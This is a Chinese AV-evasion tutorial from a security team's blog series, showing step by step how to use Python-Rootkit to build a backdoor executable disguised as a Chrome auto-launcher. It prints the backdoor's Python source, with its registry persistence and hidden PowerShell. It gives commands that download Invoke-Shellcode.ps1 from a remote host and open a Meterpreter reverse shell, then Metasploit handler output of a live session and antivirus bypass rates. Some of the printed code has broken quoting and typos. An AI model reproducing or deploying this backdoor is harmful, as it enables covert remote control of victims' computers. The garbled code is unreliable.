



TIDE 安全团队

[HTTP://WWW.TIDASEC.COM](http://www.tideseccom.com)

## 远控免杀专题系列文章

重剑无锋@Tide安全团队

2019年12月

---

声明：文中所涉及的技术、思路和工具仅供以安全为目的的学习交流使用，任何人不得将其用于非法用途以及盈利等目的，否则后果自行承担！

- 本专题文章导航
- 免杀能力一览表
- 一、Python-Rootkit介绍
- 二、安装Python-Rootkit
- 三、Python-Rootkit使用说明
- 三、利用Python-Rootkit生成后门
- 四、Python-Rootkit小结
- 五、参考

## 本专题文章导航

---

### 1.远控免杀专题(1)-基础

篇：[https://mp.weixin.qq.com/s/3LZ\\_cj2gDC1bQATxqBfweg](https://mp.weixin.qq.com/s/3LZ_cj2gDC1bQATxqBfweg)

### 2.远控免杀专题(2)-msfvenom隐藏的参

数：<https://mp.weixin.qq.com/s/1r0iakLpnLrjCrOp2gT10w>

### 3.远控免杀专题(3)-msf自带免杀(VT免杀率

35/69)：[https://mp.weixin.qq.com/s/A0CZsILhCLOK\\_HgkHGcpEA](https://mp.weixin.qq.com/s/A0CZsILhCLOK_HgkHGcpEA)

### 4.远控免杀专题(4)-Evasion模块(VT免杀率

12/71)：[https://mp.weixin.qq.com/s/YnnCM7W20xScv52k\\_ubxYQ](https://mp.weixin.qq.com/s/YnnCM7W20xScv52k_ubxYQ)

### 5.远控免杀专题(5)-Veil免杀(VT免杀率23/71):

<https://mp.weixin.qq.com/s/-PHVIAQVyU8QlpHwcpN4yw>

### 6.远控免杀专题(6)-Venom免杀(VT免杀率

11/71):<https://mp.weixin.qq.com/s/CbfxupSWEPB86tBZsmxNCQ>

### 7.远控免杀专题(7)-Shellter免杀(VT免杀率

7/69)：<https://mp.weixin.qq.com/s/ASnldn6nk68D4bwkfYm3Gg>

### 8.远控免杀专题(8)-BackDoor-Factory免杀(VT免杀率

13/71)：<https://mp.weixin.qq.com/s/A30JHhXhwe45xV7hv8jvVQ>

9.远控免杀专题(9)-Avet免杀(VT免杀率

14/71): <https://mp.weixin.qq.com/s/ElfqAbMC8HoC6xcZP9SXpA>

10.远控免杀专题(10)-TheFatRat免杀(VT免杀率

22/70): <https://mp.weixin.qq.com/s/zOvwfmEtbkpGWWBn642ICA>

11.远控免杀专题(11)-Avoidz免杀(VT免杀率

23/71): <https://mp.weixin.qq.com/s/TnfTXihlyv696uCiv3aWfg>

12.远控免杀专题(12)-Green-Hat-Suite免杀(VT免杀率

23/70): <https://mp.weixin.qq.com/s/MVJTXOlqjgL7iEHrnq6OJg>

13.远控免杀专题(13)-zirikatu免杀(VT免杀率

39/71): [https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq\\_6JeqyA](https://mp.weixin.qq.com/s/5xLuu5UfF4cQbCq_6JeqyA)

14.远控免杀专题(14)-AVlator免杀(VT免杀率

25/69): [https://mp.weixin.qq.com/s/JYMq\\_qHvnsIVlqijHNny8Q](https://mp.weixin.qq.com/s/JYMq_qHvnsIVlqijHNny8Q)

15.远控免杀专题(15)-DKMC免杀(VT免杀率

8/55): <https://mp.weixin.qq.com/s/UZqOBQKEMcXtF5ZU7E55Fg>

16.远控免杀专题(16)-Unicorn免杀(VT免杀率

29/56): <https://mp.weixin.qq.com/s/y7P6bvHRFes854EAHAPOzw>

17.远控免杀专题(17)-Python-Rootkit免杀(VT免杀率7/69): 本文

文章打包下载及相关软件下载: <https://github.com/TideSec/BypassAntiVirus>

---

## 免杀能力一览表

---

序号	免杀方法	VT查杀率	360	QQ	火绒	卡巴	McAfee	微软	Symantec	瑞星	金山	江民	趋势
1	未免杀处理	53/69									√	√	
2	msf自编码	51/69		√							√	√	
3	msf自捆绑	39/69		√							√	√	√
4	msf捆绑+编码	35/68	√	√							√	√	√
5	msf多重编码	45/70		√			√				√	√	√
6	Evasion模块exe	42/71		√							√	√	√
7	Evasion模块hta	14/59			√				√		√	√	√
8	Evasion模块csc	12/71		√	√	√	√		√	√	√	√	√
9	Veil原生exe	44/71	√		√						√		√
10	Veil+gcc编译	23/71	√	√	√		√				√	√	√
11	Venom-生成exe	19/71		√	√	√	√				√		√
12	Venom-生成dll	11/71	√	√	√	√	√	√			√	√	√
13	Shellter免杀	7/69	√	√	√		√		√		√	√	√
14	BackDoor-Factory	13/71		√	√		√	√			√	√	√
15	BDF+shellcode	14/71		√	√		√		√		√	√	√
16	Avet免杀	17/71	√	√	√		√			√	√	√	√
17	TheFatRat:ps1-exe	22/70		√	√		√	√	√		√	√	√
18	TheFatRat:加壳exe	12/70	√	√		√	√	√	√		√	√	√
19	TheFatRat:c#-exe	37/71		√			√			√	√	√	√
20	Avoidz:c#-exe	23/68		√		√	√			√	√		√
21	Avoidz:py-exe	11/68		√		√	√		√		√	√	√
22	Avoidz:go-exe	23/71		√		√	√	√			√	√	√
23	Green-Hat-Suite	23/70		√		√	√	√			√	√	√
24	Zirikatu免杀	39/71	√	√	√					√	√	√	√
25	AVIator免杀	25/69	√	√	√		√		√	√	√	√	√
26	DMKC免杀	8/55		√		√		√	√	√	√	√	√
27	Unicorn免杀	29/56			√				√		√	√	√
28	Python-Rootkit免杀	7/69	√	√	√		√		√	√	√	√	√

几点说明：

- 1、上表中标识 √ 说明相应杀毒软件未检测出病毒，也就是代表了Bypass。
- 2、为了更好的对比效果，大部分测试payload均使用msf的 windows/meterpreter/reverse\_tcp 模块生成。
- 3、由于本机测试时只是安装了360全家桶和火绒，所以默认情况下360和火绒杀毒情况指的是静态+动态查杀。360杀毒版本 5.0.0.8160 (2020.01.01)，火绒版本 5.0.34.16 (2020.01.01)，360安全卫士 12.0.0.2002 (2020.01.01)。
- 4、其他杀软的检测指标是在 virustotal.com （简称VT）上在线查杀，所以可能只是代表了静态查杀能力，数据仅供参考，不足以作为免杀或杀软查杀能力的判断指标。

5、完全不必要苛求一种免杀技术能bypass所有杀软，这样的技术肯定是有的，只是没被公开，一旦公开第二天就能被杀了，其实我们只要能bypass目标主机上的杀软就足够了。

---

## 一、Python-Rootkit介绍

Python-Rootkit，2017年开源的一款工具，当时号称Bypass all anti-virus，主要是对python代码进行多次编码，然后利用py2exe把python代码打包成exe，其实最终执行的是powershell命令，使用了 PowerSploit 的 Invoke-Shellcode.ps1 来反弹msf的shell。

程序还添加了后门持续化的功能，大体就是10秒钟检测一次连接是否正常，如果连接不存在就再重连msf，另外还使用了注册表添加了自启动项。

原理很简单，不过我在前期测试中浪费了很长时间。。请往下看

## 二、安装Python-Rootkit

因为要使用py2exe，所以我就在windows上安装了，如果linux上安装了wine后不知道能不能使用py2exe，可自行测试。

1、先从官网git到本地

```
git clone https://github.com/0xIslamTaha/Python-Rootkit
```

2、修改参数

进入 Python-Rootkit\viRu5 文件夹

打开 source.py 文件，修改其中的LHOTS和LPORT，这个文件也是后门的主代码

```
import subprocess
import tempfile
import winreg
import platform
import time
import os
import socket
import urllib
import ssl
import win32crypt
import sys

HO_IP_HOST = "www.tidesec.com"
LHOST = "192.168.10.7"
LPORT = 3333
TIME_SLEEP = 10

TEMP_PATH = tempfile.gettempdir()
REG_PATH = r"%SystemRoot%\Windows\CurrentVersion\Run"
REG_NAME = "GoogleChromeAutoLaunch_901366102EAD21312E2AD1312"
REG_VALUE = "" + TEMP_PATH + "\GoogleChromeAutoLaunch.exe" + " " + " " + " --no-startup-window /getFetch:5"

def set_reg_value(REG_PATH, name, value):
    try:
        registry_key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, REG_PATH, 0, winreg.KEY_ALL_ACCESS)
        winreg.SetValueEx(registry_key, name, 0, winreg.REG_SZ, value)
    except WindowsError:
        pass

def fix():
    if HO_IP_HOST:
        # Check if host is online or not
        get_host_ip_address()

    if platform.machine().endswith('32') or platform.machine().endswith('64'):
        try:
            subprocess.Popen('powershell -noprompt -windowstyle hidden (new-object net.webclient).download(' + HO_IP_HOST + 'https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Host %s -Port %s -Force;" % (LHOST, LPORT), shell=True)
        except WindowsError:
            pass
    else:
        try:
            subprocess.Popen('C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noprompt -windowstyle hidden (new-object net.webclient).download(' + HO_IP_HOST + 'https://raw.githubusercontent.com/PowerShellEmpire/Empire/master/data/module_source/code_execution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Host %s -Port %s -Force;" % (LHOST, LPORT), shell=True)
        except WindowsError:
            pass

def run_after_close():
    foundIT = False
    runningProcess = []
    for item in os.popen('tasklist').read().splitlines()[4:]:
        runningProcess.append(item.split())
    for item in runningProcess:
        if 'powershell.exe' in item:
            foundIT = True

    if not foundIT:
        fix()

def get_host_ip_address():
    global HO_IP_HOST
    global LHOST
    LHOST = socket.gethostbyname(HO_IP_HOST)
```

然后删掉或重命名 viRu5 文件夹中原有的 GoogleChromeAutoLaunch.py ,把 source.py 改名为 GoogleChromeAutoLaunch.py

### 3、安装py2exe

然后还需要安装py2exe，我已经下载好了一份python2.7的py2exe安装文件 py2exe-0.6.9.win32-py2.7.exe ,下载地址 <https://github.com/TideSec/BypassAntiVirus/blob/master/tools/py2exe-0.6.9.win32-py2.7.exe> ，下载安装即可。

### 4、安装metasploit

郑重提示：需要安装需要4.8.2及以下的版本

如果你的msf为4.8.2以上版本，那么后门是反弹不成shell的。期间看到有人说是 powershell需要32位的，还有说是需要msf生成shellcode进行配合的，众说纷纭，然后都没解决我的问题。

我就是在这里摸索了好长时间，才发现是msf和PowerSploit的问题，大体是msf升级到5.0后、PowerSploit升级到3.0后有些之前的功能就不大好使了。

所以后来我单独在另一台ubuntu上安装了metasploit 4.8.2，下载安装

```
wget
https://downloads.metasploit.com/data/releases/archive/metasploit-
4.8.2-linux-x64-installer.run
chmod +x metasploit-4.8.2-linux-x64-installer.run
./metasploit-4.8.2-linux-x64-installer.run
```

一路下一步和y确认就可以

```
Please wait while Setup installs Metasploit on your computer.

Installing
0% _____ 50% _____ 100%
#####
#

-----
Setup has finished installing Metasploit on your computer.

Info: To access Metasploit, go to
      https://localhost:3790 from your browser.
Press [Enter] to continue :#

→ sec
→ sec msfconsole

      ,
      \
  ((--,,--))
  ( ) 0 0 ( )
    \_/_/
    o_o \ M S F | \
         \_ _ _ | \
          ||| WWWW
          |||   ||

      =[ metasploit v4.8.2-1 [core:4.8 api:1.0]
+ -- --=[ 1243 exploits - 758 auxiliary - 208 post
+ -- --=[ 324 payloads - 32 encoders - 8 nops
```

### 三、Python-Rootkit使用说明

Python-Rootkit使用很简单，只要安装好上面的插件后，执行 `python.exe setup.py` 就可以了。

经分析，整个工具的核心代码就一句，下载 `Invoke-Shellcode.ps1`，反弹shell。

```
powershell.exe -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;
```

如果你没成功反弹shell，如果你安装的msf版本没问题，那么再确认一下你的windows测试机能否连接到 `https://raw.githubusercontent.com`，如果不行的话那肯定执行不成功的。

```
C:\Users\ysoul\Desktop\local_test\Python-Rootkit-wiRu5\dist>powershell.exe -noprofile iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force
Invoke-Shellcode: 无法将 "Invoke-Shellcode" 项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后重试。
所在位置 行:11 字符: 171
+ iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : DotNetMethodException

无法将 "Invoke-Shellcode" 项识别为 cmdlet、函数、脚本文件或可运行程序的名称。请检查名称的拼写，如果包括路径，请确保路径正确，然后重试。
所在位置 行:11 字符: 171
+ iex (new-object net.webclient).downloadstring('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/CodeExecution/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-Shellcode:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

可以在source.py中把远程服务器换成你自己的服务器地址

```
def set_reg_key_value(REG_PATH, name, value):
    try:
        registry_key = _winreg.OpenKey(_winreg.HKEY_CURRENT_USER, REG_PATH, 0, _winreg.KEY_ALL_ACCESS)
        _winreg.SetValueEx(registry_key, name, 0, _winreg.REG_SZ, value)
    except WindowsError:
        pass

def file():
    if NO_IP_HOST:
        # Check if no-ip is online or not
        get_noip_ip_address()
    if platform.machine().endswith('32') or platform.machine().endswith('64'):
        try:
            subprocess.Popen('powershell -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost %s -LPORT %s) & (HOST, LPORT, shell=True)' % (HOST, LPORT), shell=True)
        except WindowsError:
            pass
    else:
        try:
            subprocess.Popen('C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noprofile -windowstyle hidden iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost %s -Lport %s -Force)' % (HOST, LPORT), shell=True)
        except WindowsError:
            pass

def run_after_close():
    foundIT = False
    runningProcess = []
    for item in os.popen('tasklist').read().splitlines()[4:]:
        runningProcess.append(item.split())
```

本地可以先测试一下，去掉 `-windowstyle hidden` 参数，可以看到ps代码执行情况。


```
powershell.exe -noprofile iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;
```

```
C:\Users\ysoul>powershell.exe -noprofile iex (new-object net.webclient).downloadstring('http://10.211.55.2/Invoke-Shellcode.ps1'); Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 10.211.55.7 -Lport 3333 -Force;
```



### 三、利用Python-Rootkit生成后门


在生成后门前，还需要找个.ico图标文件，放在 viRu5 文件夹中，这样 viRu5 文件夹里需要有下面几个文件




下面就可以生成后门了

```
python.exe setup.py
```

如果前面安装都没问题，就会出现这个界面



提示生成了后门 GoogleChromeAutoLaunch.exe



使用msf进行监听 windows/meterpreter/reverse\_https

为什么是监听 windows/meterpreter/reverse\_https ? 因为 Invoke-Shellcode.ps1 只支持 windows/meterpreter/reverse\_https 和 windows/meterpreter/reverse\_http 的反弹msf的shell。

```
msf exploit(handler) >
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.211.55.7
lhost => 10.211.55.7
msf exploit(handler) > set lport 3333
lport => 3333
msf exploit(handler) > exploit

[*] Started HTTPS reverse handler on https://10.211.55.7:3333/
[*] Starting the payload handler...
```


运行 Python-Rootkit\viRu5\dist 目录下的 GoogleChromeAutoLaunch.exe ,可正常上线

```
msf exploit(handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf exploit(handler) > set lhost 10.211.55.7
lhost => 10.211.55.7
msf exploit(handler) > set lport 3333
lport => 3333
msf exploit(handler) > exploit


[*] Started HTTPS reverse handler on https://10.211.55.7:3333/
[*] Starting the payload handler...
[*] 10.211.55.3:54962 Request received for /CrRU...
[*] 10.211.55.3:54962 Staging connection for target /CrRU received...
[*] Patched user-agent at offset 663128...
[*] Patched transport at offset 662792...
[*] Patched URL at offset 662856...
[*] Patched Expiration Timeout at offset 663728...
[*] Patched Communication Timeout at offset 663732...
[*] Meterpreter session 2 opened (10.211.55.7:3333 -> 10.211.55.3:54962) at 2020-01-14 00:39:54 +0800

meterpreter > getpid
Current pid: 6304
meterpreter >
```

打开杀软进行测试，静态检测都可bypass，行为检测时火绒提示隐藏的powershell行为，关闭火绒后可正常上线，360安全卫士和杀毒都没有报警。



virustotal.com上查杀率为7/69，如果有动态检测，估计这个查杀率会非常高。



## 四、Python-Rootkit小结

Python-Rootkit在测试中因为msf5一直没法上线折腾了很长时间，官方issue居然没有反馈这个问题的，后来调试了半天发现是 Invoke-Shellcode.ps1 和msf的问题。

免杀效果整体感觉一般，还是python生成exe，执行后调用powershell下载 Invoke-Shellcode.ps1，然后反弹shell，应该很容易触发杀软的行为检测。

## 五、参考

---

官方说明：<https://github.com/0xIslamTaha/Python-Rootkit>

Invoke-Shellcode

crash：<https://github.com/PowerShellMafia/PowerSploit/issues/39>

重剑无锋@TIDE安全团队 HTTP://WWW.TIDSESEC.COM